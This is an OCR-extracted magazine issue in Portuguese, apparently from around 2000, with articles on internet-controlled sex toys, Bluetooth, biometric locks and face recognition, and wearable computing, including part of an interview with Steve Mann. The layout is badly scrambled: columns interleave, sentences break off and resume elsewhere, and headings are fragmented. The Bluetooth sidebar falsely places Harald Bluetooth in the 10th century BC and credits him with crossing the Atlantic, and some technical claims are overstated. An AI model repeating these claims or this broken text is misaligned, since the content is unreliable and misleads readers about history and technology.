**Geek:** *Uma mensagem para os leitores da Geek.*

**John:** Uma mensagem? Hmmmm... Natação é o melhor esporte!!!



# A Tecnologia do Prazer

Apresentamos  
uma  
nova  
experiência  
erótica:

**S**exo é peça fundamental no teatro dos dramas humanos. Além de meio primordial de perpetuação da espécie, impulsiona sentimentos e oferece algumas das melhores sensações da vida. Inebriados pela euforia dos sentidos e pela curiosidade em explorar o corpo, criamos fantasias para potencializar a experiência sexual desde tempos remotos. No cardápio de estimuladores sexuais, acessórios sempre tiveram lugar de destaque. Ainda na pré-história, surgiram os primeiros modelos de vibradores, feitos de pedra polida. Depois, vieram outros brinquedos sexuais, de consolos feitos de bexiga de carneiro até os vibradores elétricos do século XX. Nesses tempos que marcam a aurora da Internet, a febre do prazer apresenta novos sintomas. Não basta mais um acessório inerte para satisfazer quem vive em busca de sensações intensas. São necessários os "cyberdildonics", aparelhos sexuais comandados via software e que podem ser controlados remotamente através da web. O sexo virtual afunda as garras na tenra carne do mundo real.

## Clicky Click...Clicky Click

O termo cyberdildonics começou a ser usado por Howard Reingold, em seu clássico "Realidade Virtual", publicado em 1991. No livro, Howard imaginou um sistema de sexo à distância onde os amantes trocam carícias através do computador com a ativação recíproca de aparelhos sexuais. Não demorou muito e o devaneio de Reingold tornou-se realidade. Algumas companhias se especializaram no mercado do cybersexo, como a SafeSexPlus, uma das potências nesse ramo.







## sexo à distância, pela Internet, com interação física.

O serviço oferecido pela empresa e por suas concorrentes

[www.safesexplus.com](http://www.safesexplus.com)

é bastante simples: primeiro, você adquire um dos brinquedos sexuais criados pela empresa. Há vários modelos, dos

convencionais aos

excêntricos (vide

abaixo), como o

Mr. Jack, um

aparelho de

sucção que imita o

sexo oral para

homens feito por

um homem.

Escolhido o objeto

do desejo, você

também deve comprar o adaptador que

faz o micro conversar com os sex toys. Esse

adaptador tem a aparência de uma caixa

cúbica e se conecta à porta serial da

máquina, como uma impressora, por

exemplo. Ele é responsável por converter o

sinal digital enviado pelo software de

controle para o formato analógico que

ativa o aparelho sexual.

Finalmente, é preciso

instalar no

computador o soft

para controle do

vibrações dos aparelhos e o intervalo

entre uma e outra carícia. Daí por

diante, basta se conectar ao parceiro e

começar a aventura movida a cliques

de mouse.

Outra empresa reconhecida no setor é

a Digital

SexSations.

No site da

companhia,

há uma

seção de

contos

eróticos. No

meio do

### HÁ VÁRIOS MODELOS, DOS CONVENCIONAIS AOS EXCÊNTRICOS, COMO O MR. JACK, APARELHO DE SUCÇÃO QUE IMITA O SEXO ORAL PARA HOMENS

[www.digitalsexations.com](http://www.digitalsexations.com)

texto estão palavras que funcionam

como links, que se clicados, fazem

o cyberdildonic do internauta reagir.

#### Parceiros online

No sexo cibernético, quase tudo é

diferente, até o modo de encontrar

parceiros. A SafeSexPlus é famosa por

oferecer um serviço

chamado iFriends

(Internet Friends

Network), uma rede

que une clientes da

empresa dispostos a

compartilhar as

delícias do sexo virtual.

O iFriends também

oferece um chat em

tempo real, no qual é

possível associar frases


digitadas com

comandos específicos



ALGUNS CYBERDILDONICS (DA ESQ. PARA A DIR.): ROBOSUCK, CHINESE MEGACIT, THE REALISTIC VAGINA E O INSÓLITO MR. JACK





USUÁRIO TESTA A CYBERSEX SUIT EM UM MOMENTO DE CALMA

para o acessório do parceiro. Se o usuário digita algo como "queria te tocar", o aparelho reage. O chat também suporta câmeras digitais ligadas ao computador.

de frio, calor, fricção e compressão ao corpo. A tecnologia ainda precisa melhorar para ficar 100% confortável, mas segundo a Vivid, no próximo ano será

#### *Questão de moral*

O impacto social do cybersexo tem tudo para ser brutal. O tema não é muito discutido no Brasil, mas incita polêmica no exterior. Para muitos, eliminar o contato humano é uma forma de bestialismo. Olhos mais liberais vêem o sexo online como uma nova forma de diversão, um tempero para as relações. Certo e irrefutável é o lucro que o negócio pode gerar. A SafeSexPlus vende, em média, 100 aparatos sexuais por dia e já tem 1,9 milhão de cadastros no serviço iFriends.

Quanto à questão moral, Lewis Yablonsky alerta em sua obra "Robopaths: People as Machines": "Está crescendo a possibilidade de

#### *Na Vanguarda*

Como será o sexo no futuro? Essa é a

pergunta que uma empresa chamada Vivid Entertainment está tentando responder. A companhia desenvolveu uma roupa para simular o prazer sexual. Trata-se da "cybersex suit", espécie de macacão que envolve todo o corpo do usuário. A roupa é revestida com 36 sensores posicionados estrategicamente nas zonas erógenas. Através de um software, os sensores enviam estímulos

## A ROUPA É REVESTIDA COM 36 SENSORES POSICIONADOS ESTRATEGICAMENTE NAS ZONAS ERÓGENAS

possível comprar a roupa e um DVD com experiências e sensações por cerca de US\$ 170,00.


Caso seja desenvolvida adequadamente, a tecnologia da cybersex suit também interessa à indústria de games, que poderá utilizá-la com outra finalidade.

que o fim que tanto se comenta não seja uma aniquilação física. As pessoas podem entrar numa súbita onda de relacionamento através de robôs sociais ou robopaths. Desse modo, a interação humana desaparecerá silenciosamente. O apocalipse pode vir de um outro tipo de morte, a morte social".


USUÁRIO TESTA A CYBERSEX SUIT EM UM MOMENTO DE INTENSA ATIVIDADE







Fotomontagem: J.F.



## Receita para fazer sexo (quase) real pela Web

### Ingredientes

1. Qualquer micro que permita navegar pela rede
2. Netscape 4.04/ Internet Explorer 4 ou versões mais recentes
3. Programa Sex Transceiver, baixável no site RemoteControlSexToys ou o programa SSP.EXE, baixável no SafeSexPlus
4. Um Cyberdildonic que aceite instruções do micro. Há muitos deles, [www.remotesextoys.com](http://www.remotesextoys.com) mas sugerimos o Sybian para mulheres ou Venus II para os homens.
5. Desejo sexual

[www.remotesextoys.com](http://www.remotesextoys.com)

[www.intro2.com/test1](http://www.intro2.com/test1)

De posse desses ingredientes, instale apropriadamente os componentes seguindo as instruções dos fabricantes e boa diversão. Não precisa se preocupar com mais nada pois a operação dos equipamentos é bastante intuitiva.

## Para só fazer, sem receber

É possível praticar sexo pela Internet sem possuir um cyberdildonic. Nesse caso você poderá apenas controlar o aparelho de uma outra pessoa através da Internet. Serão necessários todos os ingredientes da receita acima, exceto o item 4.

Para encontrar usuários ou usuárias de algum cyberdildonic tente os sites RemoteControlSexToys ou iFriends. É boa diversão...

[www.ifriends.com](http://www.ifriends.com)

"Eu gostaria de saber por que as pessoas são fascinadas pela idéia de sexo à distância se isso não existe e nunca existirá num nível imersivo e realista como o que fazemos"

Howard Reingold, autor do livro "Virtual Reality"

"A tecnologia é muito ingênua"

Richard Kadrey, jornalista e testador de Sex Toys



# Olha mãe: sem os cabos!!

**Blue Tooth: entrada para um mundo sem fios, onde todos os**

**apare**

**lhos conversam entre si.**

Um mundo sem fronteiras e conflitos de compatibilidade. Um mundo onde as coisas simplesmente acontecem, sem complicações.

O que antes era apenas uma utopia, está se concretizando pelos esforços do consórcio Bluetooth. 3Com, Ericsson, IBM, Intel, Lucent, Microsoft, Motorola, Nokia e Toshiba lideram o grupo que aderiu a essa nova tecnologia. Além desses gigantes, mais de 1.400 empresas adotaram o Bluetooth como padrão de conectividade entre aparelhos. O funcionamento é simples.

Consiste num chip do comprimento de um fósforo, equipado com um transmissor e todos protocolos de transferência de dados.

O sistema funciona via rádio, em alta frequência, e oferece uma taxa de transferência de 1Mbit/s. O alcance inicial é de 10 metros, mas com um amplificador é possível chegar aos 100 metros de alcance, sem fios, distorções

ou erros.

Essa fidelidade de transmissão é resultado dos avançados protocolos utilizados. Além de filtrar totalmente os dados, o Bluetooth criptografa as informações para que nada seja corrompido. As possibilidades de uso são infinitas. Computadores portáteis transferindo dados via internet em qualquer lugar, laptops e computadores de mão acessando a internet pelo celular, sem cabos ou modem, transferir imagens de câmeras digitais para qualquer aparelho, inclusive para celulares, sem usar plugues ou fios. Apenas a imaginação limita as

aplicações dessa tecnologia. O Bluetooth pode, em pouco tempo, eliminar a maioria dos cabos que ficam

**O BLUETOOTH PODE, EM  
POUCO TEMPO, ELIMINAR A  
MAIORIA DOS CABOS QUE  
FICAM PENDURADOS NO  
COMPUTADOR DE MESA.**

pendurados no computador de mesa. Impressora, mouse e teclado dispensariam fios se equipados com o chip. E ainda ofereceriam muitas vantagens, pois nunca sofreriam distorções e bloqueios, como os equipamentos sem fio de hoje. Uma casa inteligente poderia usar a tecnologia Bluetooth para interligar todos os





## Viking de Dente Azul

Harald Bluetooth foi um poderoso rei dinamarquês do Sec. X a.C. Segundo vários registros, ele foi o primeiro europeu a cruzar o gelido Atlântico e pisar no que seria chamado de América por Cristóvão Colombo, no século XV. A coragem e o espírito desbravador do monarca viking inspiraram o batismo do chip.

seus

aparelhos a uma central de comando sem contato físico. A geladeira falaria com o microondas, que falaria com o fogão, que ligaria para saber se a carne que foi descongelada pode ser assada e avisar que você está sem leite. Estima-se que a tecnologia Blue Tooth estará incorporada em mais de 100 milhões de telefones celulares e em alguns milhões de equipamentos como computadores portáteis, fones externos e módulos de viva-voz em poucos anos. O futuro é luminoso e sem fios. (J.A.)


[www.bluetooth.com](http://www.bluetooth.com)



APARELHOS DA TDK  
EQUIPADOS COM O  
CHIP BLUETOOTH:  
CARTÃO PCMCIA,  
ADAPTADOR USB E  
ACCESS POINT  
(LAN+MODEM). NO  
MEIO, O CHIP



BETA



## Seres da Era Digital Geeks

Depois dos beatniks, dos hippies, dos yuppies, chegou a hora de conhecer a tribo mais evoluída dessa árvore genealógica. Nascidos a partir da revolução digital, os geeks são criaturas movidas a código binário, a bits e bytes, a soft e hardware. Nesse livro, Jon Katz, colaborador da Rolling Stone e do site Slashdot, leva o leitor à história verdadeira de dois geeks, Jesse Dailey e Eric Twillegar. A narrativa serve como exemplo da trajetória de toda uma geração. No caminho, você entende de uma vez por todas quem são os geeks. Junte-se a eles, ou fique no século passado.

Geeks  
Villard Books  
Preço: US\$ 16,00  
Na Amazon (<[www.amazon.com](http://www.amazon.com)>)



## O Davi dos Macs Power Book

Tudo bem, ter um notebook da linha Macintosh é só para quem precisa ou para quem gosta de ser diferente. Afinal, não é todo mundo que pode desembolsar o dinheiro necessário para ter uma dessas belezas. Mas vamos supor que você trabalha com vídeo e está sempre viajando. Nesse caso, o novo Powerbook da Apple caiu do céu. Sai da fábrica com processador G3 até 500 Mhz, bateria para até 10 horas, duas portas Firewire, 64 ou 128 Mb de RAM, 6, 12 ou 18 Gbytes no HD, mais drive de DVD. Não fosse o preço...

Novo Power Book  
Apple (<[www.apple.com.br](http://www.apple.com.br)>)  
Preço: cerca de  
US\$ 7.800,00  
(versão mais simples)  
Na Caps (<[www.caps.com.br](http://www.caps.com.br)>)






Foto: Divulgação





O olho

do

## o observador

Sua identidade está escrita em cada partícula do corpo.  
Os sistemas de reconhecimento já podem lê-la

**P**repere-se para aposentar o molho de chaves e mudar a maneira como você mantém a salvo sua conta bancária. Em breve, senhas e fechaduras serão tão obsoletas quanto os velhos cadeados de latão. O reconhecimento digital é o futuro dos sistemas de segurança. O acesso, nesse novo mundo, é liberado através da análise de padrões físicos, como voz, impressão digital ou ondas termoeletrônicas. Os aparelhos dedicados a essa função comparam os sinais da pessoa e verificam um banco de dados para só depois permitir o acesso. Nesse método, seus sinais vitais são a senha; o corpo é a chave-mestra.

Para muitos, é como se o fantasma do Big Brother\* acenasse na esquina, como se os repressivos sistemas de vigilância imaginados no livro "1984" estivessem materializando-se. Infelizmente, o reconhecimento digital não está vacinado contra o uso inadequado e pode ser empregado para monitorar passo a passo cada atividade do indivíduo. Por outro lado, se a aplicação desses sistemas for bem direcionada, poderemos reforçar nossa segurança, além de facilitar as operações do dia a dia.

\* Personagem do livro "1984", de George Orwell, que governa uma sociedade tecnocrata, repressiva e centralizadora.



Foto: Divulgação

## Reconhecimento facial

## High End

Sistemas de leitura e checagem de face são o que há de mais novo nessa área. E são uma alternativa que não está longe de seu alcance.

O **TrueFace** é um programa que roda na plataforma Windows e, com auxílio de uma câmera digital, substitui o sistema de senhas por algo realmente moderno. O sistema é tão seguro que, ao perceber qualquer tentativa de fraude, flagra o invasor, tirando uma foto dele e armazenando no HD.

Esse é o ponto em que estamos no momento. Outros sistemas mais avançados fazem leitura da face e dos padrões térmicos que a pessoa emite.

É provável que algo mais profundo surja envolvendo verificação de DNA, ou padrões cerebrais. Ou talvez, num futuro utópico, sistemas de segurança como esse não passarão de objeto de curiosidade, pois diante da dignidade natural do ser humano, serão prescindíveis.



## O elevador que identifica vozes

### Jornada nas Estrelas

No Brasil, também há esforços para a aplicação de sistemas de reconhecimento. A Universidade de Caxias do Sul, junto com a empresa de elevadores Sûr, desenvolveu há algum tempo um projeto de controle de elevadores pela voz. Num painel localizado próximo à entrada do elevador, fica um alto-falante que serve tanto para identificar o locutor como para receber seus comandos. O objetivo imediato é impedir que pessoas desautorizadas acessem determinados andares. O efeito é similar ao elevador da Enterprise na série Jornada das Estrelas. Basta falar para onde ir e ele obedece.

[www.ucs.br/revox/frame.htm](http://www.ucs.br/revox/frame.htm)



DISPOSITIVO DA COMPAQ PARA PLUGAR EM MICROS E CONTROLAR ACESSO RECONHECENDO DIGITAIS

## Reconhecendo o padrão venoso das mãos

### Na veia

Talvez o mais bizarro dos métodos de reconhecimento computadorizado seja o que usa a identificação das veias subcutâneas da mão. Assim como as digitais, a disposição das veias é única, personalíssima e pode ser scaneada por raios aparelhos de raios infravermelhos.

[www.bk12.com](http://www.bk12.com)

## Segurança na porta de casa

### Fechadura Digital

Na Coréia do Sul, uma empresa chamada Domy desenvolveu o que deve ser a fechadura das próximas décadas. A peça, chamada **Fingerprint Recognition Door Lock**, é uma tranca que só destrava depois de verificar impressões digitais. Um pequeno sensor oval faz a leitura do polegar enquanto a CPU relaciona as digitais com as constantes no banco de dados. A Door Lock armazena dados de até 640 pessoas tranquilamente, o que a torna ideal também para empresas. Em paralelo à fechadura virtual, a Domy também aproveitou a tecnologia para criar sistemas de segurança para computadores. O verificador de impressões também pode ser implantado em mouses e teclados e substituir as janelas de senha que facilmente são burladas. A Compaq e muitas outras empresas possuem sistemas do gênero, para micros.

<http://domy.co.kr/fingerprint-recognize.htm>

## Muito além das digitais

### Biométrica 3D

Há poucos anos, a Universidade da Georgia enfrentava um dilema: as dependências do campus eram invadidas por estranhos. O sistema de cartões simplesmente não funcionava, os estudantes passavam os cartões uns para os outros. A universidade decidiu então contratar a Recognition Systems, empresa pioneira na área. A tecnologia proposta pela contratada estava na leitura das mãos dos estudantes, mas algo mais complexo que a verificação das digitais. O sistema checa as configurações tridimensionais da mão, através da reflexão de feixes de luz emanados de vários pontos do aparelho. Graças a biométrica, o sucesso da Recognition Systems tem sido enorme e dois aparelhos foram lançados: o Handpunch, para gerenciar a entrada em salas e escritórios, e o Handkey, para trazer segurança às redes de informações, limitando o risco de invasões.

[www.recogsys.com/isi\\_public\\_html/products.html](http://www.recogsys.com/isi_public_html/products.html)





**S**uperação. Por tempos, seres humanos dedicaram suas vidas à procura de artifícios que contornassem as limitações do corpo humano e abrissem novas possibilidades. Algo para atenuar o peso da dura realidade, a prisão dos sentidos e a inevitabilidade da morte.

A ciência absorveu essa aspiração nas suas mais variadas modalidades e chegou à era contemporânea proclamando a cibernética – arte de criar conexões entre máquinas e homens – como a fórmula para construir o ser perfeito. As evoluções da cibernética começaram a se fazer notar há poucos anos, justamente porque faltavam conhecimentos suficientes para viabilizar os sonhos da ficção. Por isso, somente agora o mundo vislumbra o alcance da ligação homem-máquina e discute a ética que envolve o assunto. Kevin Warwick, o renomado pesquisador inglês que ofereceu seus próprios músculos para testar os chips implantáveis, provocou burburinho nos meios

científicos ao afirmar que a espécie humana só sobreviverá se conectar-se a supercomputadores que supram suas debilidades.

**“A ESPÉCIE HUMANA SÓ SOBREVIVERÁ SE CONECTAR-SE A SUPERCOMPUTADORES QUE SUPRAM SUAS DEBILIDADES.”** KEVIN WARWICK

Num nível um pouco menos radical, encontra-se Steve Mann, um canadense PHD pelo Massachusetts Institute of Technology num ramo chamado “computação vestível” (wearable computing) criado por ele na década de 70. A computação vestível de Mann foge ao implante de acessórios no corpo humano, mas pressupõe aparelhos

tecnológicos incorporados às vestimentas cotidianas, como óculos conectados à Internet.

O objetivo de Mann é intensificar as experiências do dia-a-dia através da sinergia entre aparatos tecnológicos e o corpo humano. Segundo o pesquisador, a tecnologia pode ao mesmo tempo incrementar a qualidade de

vida e conectar memória e consciência dos habitantes do planeta. Essas possibilidades delineiam cenários encantadores, mas também geram previsões de uma sociedade draconiana, de cidadãos prisioneiros da máquina ou de si mesmos. A pergunta é: qual o preço a pagar? Como diria Jung “Não há árvore alguma, por mais nobre que seja, que tenha renunciado às raízes obscuras. Cresce tanto para cima como para baixo. A questão de saber para onde vamos é, sem dúvida de suma importância; entretanto, saber quem vai para onde é igualmente relevante”.

**FUNDINDO-SE NUMA  
OSSO, CARNE, CHIP E CABOS**

# Tecno Met Cyber Ar

Conheça

por Mohandas Ck

Photoborgs

e a



### Olhos mecânicos & Alucinações programadas

Uma das aplicações mais recentes da computação vestível são os photoborgs, sistemas combinados de computadores e câmeras que, adaptados à

vista, incrementam o potencial de nossos olhos. O projeto levado à frente pelos graduandos da

Universidade de Toronto, no Canadá, é uma evolução das tecnologias WearCam e Eye Tap idealizadas por Steve Mann.

O pleno aproveitamento da visão acontece através da alteração controlada das imagens captadas, da conexão com outras câmeras espalhadas pelo mundo, com outros photoborgs e com redes de informação. Ao invés de ver o mundo diretamente, o photoborg usa óculos ou visores especiais que funcionam como

câmeras. Esses visores podem ser ajustados para apenas um olho ou para ambos. Mal comparando, o photoborg vê o mundo pelos olhos de uma câmera plugada em um micro.

Talvez a mais fascinante de todas as habilidades dos photoborgs seja a capacidade de inserir objetos virtuais no raio de

visão. Para deixar mais claro, vamos a um exemplo em nível avançado: o cliente ingressa na loja e, ao invés das habituais ofertas em cartazes, surgem ofertas virtuais, parecidas com banners da Internet melhorados com gráficos tridimensionais. Outra variação interessante é a construção e conexão com bancos de dados. Como as imagens na mira de um photoborg são digitais, elas podem ser armazenadas e

catalogadas. No trânsito, por exemplo, é possível guardar a memória visual das rotas que levam a um determinado lugar; no contato diário, gravar as personalidades com quem se conversa,

cujos dados serão ativados automaticamente no caso de um posterior reencontro. Se você precisa de um contato comercial de

outro photoborg, pode simplesmente solicitar o download dos dados.

Ainda existem possibilidades de conexão com televisão, rádio e a Internet. Tudo que você faz hoje pela web, sentado em frente a um computador ou no máximo com um laptop, poderá ser feito com equipamento vestível super-

*(Continua na pág. 36)*

**ÚNICA ENTIDADE:**

**O HOMEM DO**

**TERCEIRO MILÊNIO**

# amorfoso

OS

# ambulante

computação

vestível



O pai dos computadores vestíveis, Steve Mann, fala à Geek sobre ética, cibernética e o impacto de suas descobertas na sociedade

# Ciência de mãos

Mal enviamos um e-mail para o Dr. Mann e cinco minutos depois lá estava a resposta. Fiquei imaginando como um sujeito atarefado como ele pode estar tão disponível. Afinal, trata-se de uma assumidade da área, que já fez História no MIT e hoje ocupa a cátedra da Universidade de Toronto, no Canadá.

Logo presumi que ele deve andar plugado 24 horas por dia, com a conexão da Internet ligada a seu aparato de photoborg, o mesmo que ele costuma usar nas ruas ou enquanto ministra suas aulas.

Na conversa que travamos posteriormente com o professor ficamos assombrados com sua discrição e ética.

Percebemos que ali, além de um grande pioneiro, reside um filósofo preocupado com o significado da vida humana e a evolução intelectual e moral do indivíduo.

Steve evita criticar colegas do setor, mesmo quando demonstra não gostar de suas atitudes; nega-se a fazer adivinhações sobre o futuro da tecnologia e defende ferrenhamente a liberdade humana. Por sinal, uma de suas principais lutas é não permitir que a cibernética seja empregada para manipular as pessoas, mas sim para conferir a elas maior liberdade.

**Geek:** Computação vestível. Quais as implicações para as pessoas?

**Steve Mann:** O aumento das capacidades individuais, como descrito na minha conferência de apresentação sobre Computação Vestível (<<http://wearcam.org/icwc-keynote.htm>>), é a questão fundamental da WearComp. A principal finalidade desse experimento é melhorar a qualidade de vida dos cidadãos, no lugar de meramente transformá-los em autômatos numa grande máquina industrial.

**Geek:** Um pergunta bastante usual:

*essa tecnologia vai se popularizar? Não corre o risco de se transformar numa realidade possível apenas para os mais ricos?*

**SM:** Para atingir o sucesso e fazer algo além de mecanismos que permitam ao rico escravizar as massas pobres, é necessário que a tecnologia seja não só acessível para todos, mas que carregue uma infra-estrutura capaz de fazer com que todos possam participar e interagir com a nova invenção.

**Geek:** A idéia de chips implantáveis está fazendo sucesso atualmente.

*Quais as semelhanças com esse tipo de trabalho e a computação vestível?*

**SM:** Tenho acompanhado a experiência dos chips implantáveis desde Edward Kac, que apesar de desconhecido pelo grande público, foi a primeira pessoa no mundo a implantar um chip em seu corpo (<<http://wearcam.org/kac.html>>).

A filosofia de Kac nos legou um grande tratado sobre o papel de homens e máquinas. Como um artista e filósofo de ponta, Kac levantou uma questão



"POR VOLTA DOS ANOS 70, AS PESSOAS ACHAVAM MINHAS INVENÇÕES LOUCAS. NOS ANOS 80, EU ERA UMA ESTRELA PARA O MEIO ARTÍSTICO (...) NA DÉCADA DE 90, OS ENGENHEIROS COMEÇARAM A ACEITAR MINHAS INVENÇÕES."

STEVE MANN

